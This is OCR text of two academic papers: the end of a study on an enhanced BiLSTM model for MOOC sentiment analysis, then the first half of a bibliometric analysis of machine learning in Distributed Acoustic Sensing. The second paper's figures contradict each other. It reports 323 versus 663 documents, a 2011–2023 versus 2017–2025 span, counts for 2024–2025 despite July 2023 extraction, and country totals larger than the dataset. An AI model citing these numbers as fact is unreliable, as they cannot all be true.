After reviewing the comparative results presented in Table VI, it is evident that the proposed enhanced BiLSTM model achieves a highly competitive performance, attaining an accuracy of 88.54%. This surpasses the results of several existing approaches, including the HAN-based method by Chanaa and El Faddouli [34] (70.3%), the XLNet-CNN model by Farahmand et al. [35] (77%), and the LSTM-based framework by Munigadiapa and Adilakshmi [36] (87.64%). Although the SSDL approach proposed by Chen et al. [10] achieved a slightly higher accuracy of 89.73%, it relies on a semi-supervised learning strategy and the integration of multiple embeddings, increasing the model's complexity. In contrast, the proposed BiLSTM model demonstrates strong performance using a simpler architecture enhanced with GloVe embeddings and data augmentation techniques, making it a more practical and efficient solution for large-scale MOOC sentiment analysis tasks.

TABLE VI. COMPARATIVE RESULTS

Study	Techniques Applied	Accuracy	Comments
A. Chanaa and N. El Faddouli [34]	HAN	70.3%	Utilizes a Hierarchical Attention Network (HAN) to surpass traditional text classification models.
J. Chen, J. Feng, X. Sun, and Y. Liu [10]	SSDL	89.73%	Proposes a co-training semi-supervised deep learning framework (SSDL) that combines word embedding and character-based embedding to improve sentiment classification.
Farahmand et al.[35]	XLNet-CNN	77%	Identifies and visualizes student sentiment in discussion forums to enhance self-awareness and engagement, with sentiments categorized as negative, neutral, or positive.
Munigadiapa, P., Adilakshmi, T. [36]	LSTM, GloVe embedding, Ax	87.64%	Proposes a sentiment analysis system using a new LSTM architecture and Ax hyperparameter tuning, designed for large-scale sequential sentiment analysis.
Our Study	BiLSTM, GloVe,embedding	**88,54%**	Proposes an enhanced BiLSTM model utilizing GloVe embeddings and data augmentation techniques to improve sentiment classification performance.

V. DISCUSSION

The experimental results demonstrate the effectiveness of the proposed enhanced Bi-LSTM model for sentiment analysis in the MOOC context. After applying data augmentation techniques, the Bi-LSTM model exhibited substantial improvements across all evaluation metrics, confirming the benefits of enriching the training data to better capture the linguistic variability present in learner-generated posts [37].

An interesting observation was the slight and unexpected outperformance of the SVM model in terms of F1-score after data augmentation. This deviation highlights that, in relatively structured and less noisy datasets, traditional machine learning models can sometimes capitalize on clear textual patterns more efficiently than deep neural networks [38], which typically require larger and more heterogeneous datasets to fully realize their advantages. Nevertheless, the Bi-LSTM model demonstrated strong generalization capabilities across all evaluation metrics, particularly in terms of its scalability to more complex and diverse data environments.

When compared with existing studies on MOOC sentiment analysis that used the same Stanford MOOC Posts dataset, the proposed Bi-LSTM framework achieved competitive performance. Although some prior works reported slightly

higher accuracy scores, the present study emphasizes robustness, stability, and real-world applicability across diverse sentiment categories. The integration of data augmentation and regularization strategies proved essential in enhancing the model's ability to generalize, aligning with broader trends observed in recent natural language processing research. Given these generalization capabilities, the framework may also be adaptable to other domains involving informal or user-generated content, such as product reviews, social media streams, customer sentiment analysis or hate speech detection [39], where similar linguistic variability and class imbalance are present.

The proposed approach is characterized by several strengths, including the ability to handle class imbalance, improve performance on noisy text, and adapt to evolving online discourse. Nonetheless, certain opportunities remain for further extension. While the data augmentation techniques employed in this study, such as synonym replacement and random word swapping, proved highly effective, future work could investigate complementary strategies such as contextual augmentation using masked language models (e.g. BERT-based augmentation) or back-translation to further diversify the training set. Additionally, building upon the demonstrated effectiveness of the enhanced Bi-LSTM model, future research could explore the integration of transformer-based architectures such as BERT [40], RoBERTa [41], or ALBERT [42] to capture even deeper contextual relationships and subtle semantic nuances present in learner-generated posts, thereby expanding the model's capabilities for more complex and dynamic educational environments.

VI. Conclusion

This study proposed an enhanced Bi-LSTM framework for sentiment analysis of learners' posts within the MOOC context. By integrating carefully designed data preprocessing, data augmentation techniques, and regularization strategies, the model demonstrated robust performance across multiple evaluation metrics. Experimental results confirmed the effectiveness of the proposed approach, with notable improvements in both Accuracy and F1-score after applying data augmentation, highlighting the model's ability to generalize across varied learner-generated content.

A comparative analysis with traditional machine learning models, including SVM, Decision Tree, Random Forest, Logistic Regression, and MLP, showed that the enhanced Bi-LSTM model achieved competitive results, particularly in balancing precision, recall, and F1-score. Although a slight and unexpected outperformance by SVM was observed under specific conditions, the Bi-LSTM model consistently demonstrated strong adaptability and scalability, positioning it as a promising solution for sentiment analysis tasks in large-scale educational environments.

The findings of this study contribute to advancing the field of educational sentiment analysis by providing a scalable and robust framework capable of addressing real-world challenges such as informal language, typographical errors, class imbalance, and varied textual structures. In particular, the integration of data augmentation introduced valuable linguistic variations, reduced overfitting, and contributed to enhancing the model's ability to generalize across diverse linguistic patterns present in learner-generated content. These contributions support the development of more adaptive, sentiment-aware learning support systems, benefiting researchers and practitioners aiming to improve learner engagement and personalized feedback in online education.

For future work, several promising directions are identified. Extending the framework to multilingual datasets would enable broader applicability across diverse learning environments and cultural contexts. Furthermore, incorporating more sophisticated augmentation strategies, such as syntax-aware or semantics-driven transformations, could further enrich the training data. Additionally, extending the proposed model to related NLP tasks, such as emotion detection or sarcasm analysis, could leverage its ability to capture nuanced contextual relationships, offering further valuable applications. The integration of the proposed framework into real-world educational support systems represents a valuable next step, enabling instructors to monitor learner sentiment in real time and tailor instructional strategies to enhance engagement. Finally, exploring transformer-based architectures, such as BERT or RoBERTa fine-tuned for educational sentiment analysis, also holds potential to enhance classification performance and advance sentiment analysis capabilities in online learning platforms.

Exploring Research Trends in Distributed Acoustic Sensing with Machine Learning and Deep Learning: A Bibliometric Analysis of Themes and Emerging Topics

Nor Farisha Muhamad Krishnan, Jafreezal Jaafar
Centre for Research in Data Science, Universiti Teknologi PETRONAS, 32610 Seri Iskandar, Perak Darul Ridzuan, Malaysia

***Abstract*—This paper explores the emerging research trends in Distributed Acoustic Sensing (DAS) with the integration of Machine Learning and Deep Learning technologies. DAS has diverse applications, including subsurface seismic monitoring, pipeline surveillance, and natural disaster detection. Using the Scopus database, 323 documents published between 2011 and 2023 were analysed. Through a comprehensive bibliometric analysis using the "bibliometrix" R package, the study aims to document the advancement in DAS techniques over the last decade, highlighting the publication patterns, key contributors, and frequently explored themes. The analysis reveals a steady increase in research output, with significant contributions from China and the United States. Core research areas identified include seismic monitoring, pipeline security, and infrastructure health monitoring. Additionally, the paper examines the impact of key publications, influential authors, and prolific research institutions. The findings provide valuable insights for both academic and industrial stakeholders, underscoring the potential for future innovations in DAS applications and helping to identify potential research gaps.**

Keywords*—Machine learning; deep learning; distributed acoustic sensing; bibliometric

I. Introduction

Distributed Acoustic Sensing (DAS) is a novel tool in array seismology technique that detects the phase of backscattered laser pulses as they move across fiber-optic cables and correlates the measurement to the axial strain that a seismic wavefield's propagation causes to the cable [1]. DAS technology exploited the optical fiber to measure vibrations or sound that can be detected over the long range of cable [2]. DAS is also known as Coherent Optical Time-Domain Reflectometry, Distributed Vibration Sensing, phase-sensitive Optical Time-Domain Reflectometry or Coherent Optical Frequency-Domain Reflectometry. It has several interesting applications for example subsurface seismic monitoring [3], high-speed railway intrusion detection [2], pipeline monitoring [4], and linear infrastructures such as tunnels and pipelines [5]. Besides, DAS recordings also captured a wide range of seismic signatures, including those from anthropogenic and natural events like mining blasts, automobiles, concerts, and walking steps, as well as natural phenomena like earthquakes and thunderstorms [6].

DAS technology consists of several methods that utilise the effects of light-matter interaction to transform the fibre into a distributed sensor. The scattered light in the optical fiber has been utilised as the information carrier to sense and transfer the changes in external physical quantities. In an optical fibre, Raman, Brillouin, and Rayleigh scattering all contribute to the light that is scattered [7], [8]. The distributed acoustic sensing methods are based on the Rayleigh scattering which have been widely utilized in several applications [7], [9]. It is due to the uniqueness and advantages such as high spatial resolution, wide sensing bandwidth, and long-distance detection [7].

In the recent decade, DAS has been one of the most attractive and promising fiber-optic sensing technologies as it can identify and retrieve the various vibrations over a long distance and high sampling rate supplies abundant information of the surrounding [10]. Although several studies summarize distributed acoustic sensing techniques, most focus on recent advancements and scientific applications of DAS. Primarily, it covers most areas of human activities such as geophysics, culture, engineering, applied mechanics [11] as well as the natural events like earthquakes [1]. Limited studies exist that have concentrated on the published research on the development of DAS techniques. This study is contrasting to the other studies as it employs bibliometric methods for documenting the published research on the advancement of DAS techniques. As an addition to the domain of development for DAS technologies, this study adopts bibliometric analysis using "bibliometrix", an open-source tool for R package. It is used to analyse the existing literature on the development of DAS technologies.

Bibliometric analysis is an analysis on academic papers to explore for trend and pattern [12]. The use of mathematical and statistical techniques to evaluate the quantity and quality of published scientific literature, as well as to investigate research trends, authorship, citation analysis, the impact of publications, journal analysis, and patterns of collaboration within a particular field, is known as bibliometrics [13], [14], [15]. According to Tovalino [16], at the institutional level, bibliometric studies are significant because they enable the identification and assessment of scientific performance to give precise and impartial information by critically analysing published works. Bibliometrics demonstrates its usefulness in managing enormous volumes of scientific data and its noteworthy contribution to the impact of research. This popularity can be attributed to several factors, such as the advancement, availability, and accessibility of scientific databases like Google

Scholar, Scopus, and Web of Science as well as bibliometric tools like R and VOSviewer [15]. There are five stages of standard workflow for science mapping in to proceed with bibliometric analysis that are, study design, data collection, data analysis, data visualization, and interpretation [17]. Bibliometric analysis is widely applied in various field for analysing the trend of publication including in biological soil crusts [18], health [12], [14], [16], maritime industry [19], tourism [20], and so on.

This study is aiming to discover the emerging topics and research trends in DAS by detecting rising keywords and offering insights into potential future directions of research in DAS technologies. This paper used a bibliometric analysis of scientific literature review to answer the following research questions (RQ) based on the published research on DAS technologies:

RQ1: What is the annual pattern of the publication trends?

RQ2: What are the relevant sources of the publication?

RQ3: Which are the most cited papers?

RQ4: Which countries that are the most productive?

RQ5: What are the keywords that are frequently used?

RQ6: What are the dominant research themes or topics within the field?

The answer for these research questions will describe the direction of this study and add the value to the area of DAS technologies. The findings of this study have several impacts on academic and industry. For the academicians and scholars interested in DAS technologies, it provides an overview of research domain that introduce readers with the key studies, universities, authors, and concepts. In industry, the research trends and thematic analysis can provide insights into the most relevant and promising applications of DAS technologies. Industries can leverage this information to identify potential use cases and innovative solutions. Thus, the aim of this research was to examine the current trends and attributes of global publications on machine learning and deep learning in the context of distributed acoustic sensing (DAS).

The motivation behind this bibliometric study lies in its potential to bridge theoretical research with practical applications. By identifying key trends, influential works, and emerging themes, this study provides actionable insights for researchers and industry practitioners. For example, recognizing the growing interest in deep learning for seismic monitoring can guide the development of intelligent DAS systems for earthquake-prone regions. Similarly, the identification of underexplored areas such as DAS in smart agriculture opens new avenues for innovation.

The structured of this study begins with a description of the research methodology, including the methods and data extraction process. Then followed by the presentation of the bibliometric analysis with the interpretations of the results obtained, in addition to a discussion regarding the research questions. Limitations and a section on recommended future research are added to the conclusion section in the final step.

II. Literature Review

There are several articles that have reviewed and summarize the development of DAS technologies. Most of them focused on general review of the DAS technology including various aspects for instance, applications, history, and limitations. A comprehensive and systematic overview of the history of DAS has been done to observe the sensing principles, properties, system limitations and applications as well as the performance of DAS [8]. The study also specified that due to the development of numerous new technologies and the availability of affordable instrumentation techniques, it is projected that many more distributed sensing systems will be commercialised and widely implemented soon.

The recent advancement of the DAS techniques had been systematically reviewed which explaining the progress of and operation principles. It covered the uses of DAS in earthquakes monitoring, perimeter security, railway monitoring, underwater positioning, and energy exploration [7]. Another study reviewed the scientific applications of DAS technologies. It included the human activities for instance, humanitarian, engineering, materials, culture, applied mechanic, culture and geophysics. The study explained the characteristics that distinguish each specific set of applications and offers the theoretical basis for the most popular DAS methods as well as summarized the research achievements to develop the initial perspective for future work [11].

Another study reviewed the principles that involved in DAS system, covering the three types of the reflectometry to locate the Rayleigh backscattering (RBS) along the fiber and the techniques to recover the vibration waveform by the spectrum or phase of RBS and introduced the main DAS configurations and technologies [10]. The study concluded that DAS technology had still developed rapidly and should focus on improving performance of DAS system and two aspects of DAS signal processing for examples fully utilised the DAS data and pattern recognition in event detection.

The classification and evaluation of the specialty-fiber-based DAS systems are performed in accordance with the variations in scattering enhancement and preparation techniques. The reviewed paper explained that the DAS system has been widely used in many industries, including resource exploration, structural health monitoring, and for distributed hydrophones, because of the special benefits of the scattering-enhanced fibre [21]. There was a first study using bibliometric analysis to review the latest DAS technologies in signal processing and pattern recognition. It examined 861 research paper from the collection of Web of Science (WoS) that reporting on Distributed Optical Fiber Sensing (DOFS) signal processing and pattern recognition research and advancement. The study summarized that in addition to being able to solve the investigation of the ocean, glaciers, geocentric, and other active phenomena in geophysics, DOFS can play a significant role in industry, transportation, and energy [22].

III. Research Methodology

This section provides a step-by-step explanation of the methodology used to conduct a comprehensive bibliometric analysis of research trends in Distributed Acoustic Sensing, with

a specific focus on its integration with machine learning and deep learning technologies. This will enable the researchers to grasp the process undertaken to gather and analyse data.

A. Data Extraction and Search Strategy

The data was retrieved from one of the main databases that commonly used by the researchers that is Scopus. The databases have already been used in bibliometric analysis for the variety of understandings. Bibliometric analysis of this study was performed using Scopus database as of July 2023. The search term for "Distributed Acoustic Sensing" contained in the research title was used to search for relevant articles published in any language that related to research on DAS. The study focused on the research title of the articles as the title would be the main elements that the readers will observe [23], [24]. The research title represents the relevant topic that is significant with the research area and objective of the study.

The Scopus database was used in this study as most of the peer-reviewed articles published in this database come from well-known and leading academic publishers for instance, Elsevier, Emerald, Springer, Inderscience and Taylor and Francis Group [25]. By using this database in bibliometric analysis and mapping aims to provide a proficient understanding of the global trends in DAS technologies research.

The Fig. 1 illustrates the data extraction flow diagram employed in this study to retrieve relevant records pertaining to Distributed Acoustic Sensing (DAS) technology. The data was systematically extracted from the Scopus database, which served as the primary source of bibliographic information. This extracted dataset was subsequently utilized for a comprehensive bibliometric analysis, enabling the identification of publication trends, influential authors, key research themes, and collaborative networks within the field of DAS technology. This study refined the search to publishing year from 2011 to 2023 to identify the recent trend in DAS technologies research. For document types, the study excluded book chapter, review, letter, note, erratum, editorial, book and abstract report to avoid double or false counting of the documents. It just focused on conference paper and article. The data was extracted on 26th July 2023.



Fig. 1. Data extraction flow diagram source(s): [26].

The total documents extracted from Scopus database was 663 and all the documents were subjected to the bibliometric analysis. There were three applications used in this analysis to solve the research questions as well as visualize the data that had been extracted. Microsoft Excel was used to calculate the frequencies and percentage of the published materials then generate the relevant graphs and chart. To create and visualize the bibliometric network, an open-source tool "bibliometrix" package was installed in R and loaded the "biblioshiny" package which then provided a web interface for Bibliometrix.

B. Bibliometric Analysis Method

Bibliometrics is a research methodology that has been applied in information science field and library that used statistical tools for analysing the published academic studies [27]. There are numerous descriptive statistics of citation data are included in bibliometrics, as well as network analyses of authors, journals, universities, nations, and keywords based on citations and frequency analysis methods. Bibliometrics is a suitable approach for monitoring and summarising the statistical understanding of a specific phrase or concept that is published in the field of logistics and supply chain management. The researcher can examine and document a source of metadata data and knowledge transmission to the readers using the bibliometric analysis method [25].

This study used "biblioshiny" which is a web-specific R package (bibliometrix) for descriptive analysis of the research papers. The tools that include in "biblioshiny" are Bradford's Law, global citation, h, g, and m-index. "Biblioshiny" is a tool included in the package that is made for non-coders and offers a variety of options separated into categories for sources, documents, authors, conceptual structure, social structure, and intellectual structure. It offers means for comprehensive scientometrics and bibliometric analysis [28]. Besides, the information for scientific literature collected for bibliometric research also involved its conversion, extraction, duplicate checking, descriptive analysis, and network analysis. That research would be useful in calculating the authors' annual growth rate in terms of publications, citation analysis and many other metrics. Fig. 2 shows the methodology for bibliometric analysis.



Fig. 2. Flow for bibliometric analysis source(s): [25], [29].

IV. Analysis and Results

This section discusses the output that relevant to the publication of DAS technologies that include in year 2011 until 2023. This involves all the information on the research trends, prolific authors, current state of publications, publication sources, highly cited paper, countries, affiliation, and the authors' keywords.

The dataset comprises 323 documents extracted from the Scopus database, covering the period from 2011 to 2023. The selection was refined to include only journal articles and conference papers, ensuring high-quality, peer-reviewed content. The dataset spans multiple disciplines, including geophysics, engineering, and computer science, reflecting the interdisciplinary nature of DAS research.

A. Descriptive Analysis

1) Citation analysis: Table I presents an overview of key citation metrics for a dataset of 323 documents published between 2017 and 2025. This dataset exhibits a strong annual growth rate of 14.72%, suggesting a rapidly expanding body of research within this area. The average citation count per document is 9.854, indicating a reasonable level of engagement with the published work. A substantial number of authors (922) have contributed to these publications, resulting in an average of 5.26 co-authors per document, highlighting a collaborative research environment. The dataset contains primarily journal articles (221) and a smaller amount of conference papers (102), reflecting a preference for disseminating research findings through traditional academic path. These metrics collectively demonstrate the productivity and significant impact of the research within year 2017 to 2025.

2) Annual Publication Trends: Table II and Fig. 3 illustrate the annual publication trends for DAS Technologies. Table II provides the raw numbers, showing a clear upward trend in publications over the years. Starting with only 5 publications in 2017, there's a steady increase, reaching 42 in 2022 and further accelerating to 93 in 2024. However, 2025 shows a sharp decline to just 15 publications, likely indicating incomplete data for that year.

The result of publication in DAS shows the increasing trend since DAS technology is a novel technology that quite demand in recent technology to monitor the vibration or acoustic sensing applications (pipeline, railway, bridge, tunnel, dam, building and landslide [5]) as it enables real-time and continuous measurement along the entire length of a fiber optic cable. In summary, both the table and figure highlight a significant increase in DAS Technologies publications over time, suggesting a growing research output. However, the substantial decrease in 2025 warrants further investigation and likely reflects incomplete data for that year, a crucial point to consider when interpreting these trends.

TABLE I. Citations Metrics

Metrics	Data
Number of Documents	323
Time Span	2017 – 2025
Annual Growth Rate %	14.72
Average citations per doc	9.854
Authors	922
Co-Authors per Doc	5.26
Article	221
Conference Paper	102

TABLE II. Annual Publications Trends of DAS Technologies

Year	Total Publication
2017	5
2018	7
2019	18
2020	23
2021	41
2022	42
2023	79
2024	93
2025	15

Fig. 3 visually represents this trend. The line graph depicts the annual scientific production, presumably in terms of the number of articles. The upward trajectory confirms the growing publication output, mirroring the data in Table II. The peak in 2024 is evident, followed by the dramatic drop in 2025. This visualization makes the growth trend and the potential data incompleteness for 2025 immediately apparent.



Fig. 3. Number of total publications and total citation per year.

TABLE III. TOP 5 HIGHLY CITED PAPERS

No.	Title	Year	Cites	Cites Per Year
1.	First Field Trial of Distributed Fiber Optical Sensing and High-Speed Communication Over an Operational Telecom Network	2020	139	23.17
2.	An Event Recognition Method for Φ-OTDR Sensing System Based on Deep Learning	2019	122	17.43
3.	Machine Learning Methods for Pipeline Surveillance Systems Based on Distributed Acoustic Sensing: A Review	2017	115	12.78
4.	A Dynamic Time Sequence Recognition and Knowledge Mining Method Based on the Hidden Markov Models (HMMs) for Pipeline Safety Monitoring With Φ-OTDR	2019	110	15.71
5.	An interactive mouthguard based on mechanoluminescence-powered optical fibre sensors for bite-controlled device operation	2022	100	25

3) Most cited papers: Table III presents the top five most highly cited papers in the dataset, ranked by total citations. The most cited paper, "First Field Trial of Distributed Fiber Optical Sensing and High-Speed Communication Over an Operational Telecom Network" (2020), has received 139 citations, averaging 23.17 citations per year. Following closely is "An Event Recognition Method for Φ-OTDR Sensing System Based on Deep Learning" (2019) with 122 total citations and a yearly average of 17.43. "Machine Learning Methods for Pipeline Surveillance Systems Based on Distributed Acoustic Sensing: A Review" (2017) ranks third with 115 citations and a yearly average of 12.78. The fourth position is held by "A Dynamic Time Sequence Recognition and Knowledge Mining Method Based on the Hidden Markov Models (HMMs) for Pipeline Safety Monitoring With Φ-OTDR" (2019) with 110 citations and an average of 15.71 per year. Finally, "An interactive mouthguard based on mechanoluminescence-powered optical fibre sensors for bite-controlled device operation" (2022) has garnered 100 citations, achieving a yearly average of 25. This table highlights the most influential works in the field, showcasing a range of applications and methodologies, with a notable emphasis on pipeline monitoring and the use of machine learning techniques.

4) Most relevant source of DAS: The Fig. 4 illustrates the distribution of publications on Machine Learning in Distributed Acoustic Sensing (DAS) across the top ten most relevant sources. GEOPHYSICS emerges as the leading source with 17 publications, suggesting its significance in this interdisciplinary field. A cluster of powerful sources, including IEEE Transactions on Geoscience and Remote Sensing, IEEE Sensors Journal, Journal of Lightwave Technology, and SENSORS, each contribute between 13 and 14 publications.

Proceedings of SPIE and IEEE Transactions on Instrumentation and Measurement each account for nine publications. Further contributions come from the Journal of Applied Geophysics and SEG Technical Program Expanded Abstracts, with 8 publications each, indicating the connection to geophysics and exploration. Finally, Frontiers in Earth Science contributes six publications, representing a smaller but still notable presence in the publication landscape. This distribution underscores the multidisciplinary nature of Machine Learning in DAS, geophysics, and sensor technology field.



Fig. 4. Top 10 Sources for DAS technology.

Based on the analysis of relevant sources, a deeper understanding of research impact is crucial to complement the assessment of publication volume.

Table IV shows a comprehensive evaluation that takes into consideration the influence and reach of these publications. Therefore, examining metrics such as citation counts, h-index, or journal impact factor (JIF) provides a more nuanced perspective on the relative importance and influence of these sources within the academic community. By integrating both publication quantity and impact, a more robust and insightful analysis of the research landscape can be achieved.

TABLE IV. THE TOP 10 SOURCE IMPACT ON MACHINE LEARNING IN DAS

Sources	Total Publication	H - Index	G - Index	M - Index	Total Citations	Start of Publication Year
JOURNAL OF LIGHTWAVE TECHNOLOGY	13	9	13	1.286	518	2019
GEOPHYSICS	17	7	13	1.167	176	2020
SENSORS	13	7	11	1.4	139	2021
IEEE GEOSCIENCE AND REMOTE SENSING LETTERS	6	4	6	1.0	108	2022
IEEE SENSORS JOURNAL	13	4	11	0.8	130	2021
IEEE TRANSACTIONS ON GEOSCIENCE AND REMOTE SENSING	14	4	9	1.0	94	2022
IEEE TRANSACTIONS ON INSTRUMENTATION AND MEASUREMENT	8	4	8	0.8	77	2021
OPTICS EXPRESS	4	4	4	0.667	100	2020
SEG TECHNICAL PROGRAM EXPANDED ABSTRACTS	8	4	7	0.444	57	2017
FRONTIERS IN EARTH SCIENCE	6	3	5	0.75	32	2022

The productivity of the journals over the years is shown in Fig. 5. It illustrates the temporal evolution of publication output across five key sources relevant to the research domain. The cumulative publication count from 2017 to 2025 reveals distinct growth trajectories for each source. GEOPHYSICS demonstrates the most substantial and consistent increase in publications, signifying its prominent role in disseminating research within this field. IEEE Sensors Journal also exhibits steady growth, albeit at a lower rate. Particularly, IEEE Transactions on Geoscience and Remote Sensing shows a marked surge in publications starting around 2022, suggesting an expanding interest in the area within the remote sensing community. Journal of Lightwave Technology and SENSORS show more moderate and consistent growth patterns. The cumulative nature of the data, along with potential data incompleteness for 2025, should be considered when interpreting these trends.

5) The Country that contributes most to publications: The Result indicates the top 10 countries from where the most DAS technology research publications originated. China leads by a significant margin, with 945 publications, followed by the USA with 288. A substantial drop occurs to the third-highest, Saudi Arabia, with 68 publications. The UK follows with 49, while South Korea and Spain tie with 29 each. India has 25 publications, and Singapore and Turkey share 24. Malaysia rounds out the top 10 with 23 publications. Table V highlights a strong concentration of research output in China, followed by the USA, with a considerable gap before other contributing countries.

TABLE V. TOP 10 COUNTRIES THAT HAVE THE MOST PUBLICATIONS

Country	Total Publications
CHINA	945
USA	288
SAUDI ARABIA	68
UK	49
SOUTH KOREA	29
SPAIN	29
INDIA	25
SINGAPORE	24
TURKEY	24
MALAYSIA	23



Fig. 5. Productivity of journals over the years.

B. Network Analysis

1) Analysis of keyword co-occurrence patterns: The Fig. 6 depicts a keyword co-occurrence network related to Distributed Acoustic Sensing (DAS) research. It visually represents the relationships between frequently used keywords in publications, highlighting leading research themes and their interconnections. The nodes in the network represent individual keywords, with larger node sizes representing higher frequency of occurrence. The lines connecting the nodes represent the co-occurrence of these keywords within the same publications. For instance, the blue cluster emphasizes "acoustic sensing", "machine learning", and "deep learning", suggesting a strong focus on data analysis and intelligent systems in DAS applications. The green cluster centres around "seismic data", "seismic waves", and "seismology", indicating a significant portion of research dedicated to seismic applications of DAS. Lastly, the red cluster highlights "optical fibers", "fiber optic", and related terms, indicating the fundamental role of fiber optics in DAS technology. The network provides a valuable overview of the intellectual landscape of DAS research, showcasing the key concepts and their associations. It reveals the interdisciplinary nature of the field, bridging signal processing, machine learning, and geophysics, among other disciplines. The co-occurrence network serves as a powerful tool for understanding the evolution and current trends in DAS research.



Fig. 6. Keyword co-occurrence network of machine learning in DAS.



Fig. 7. Word cloud for machine learning in DAS.

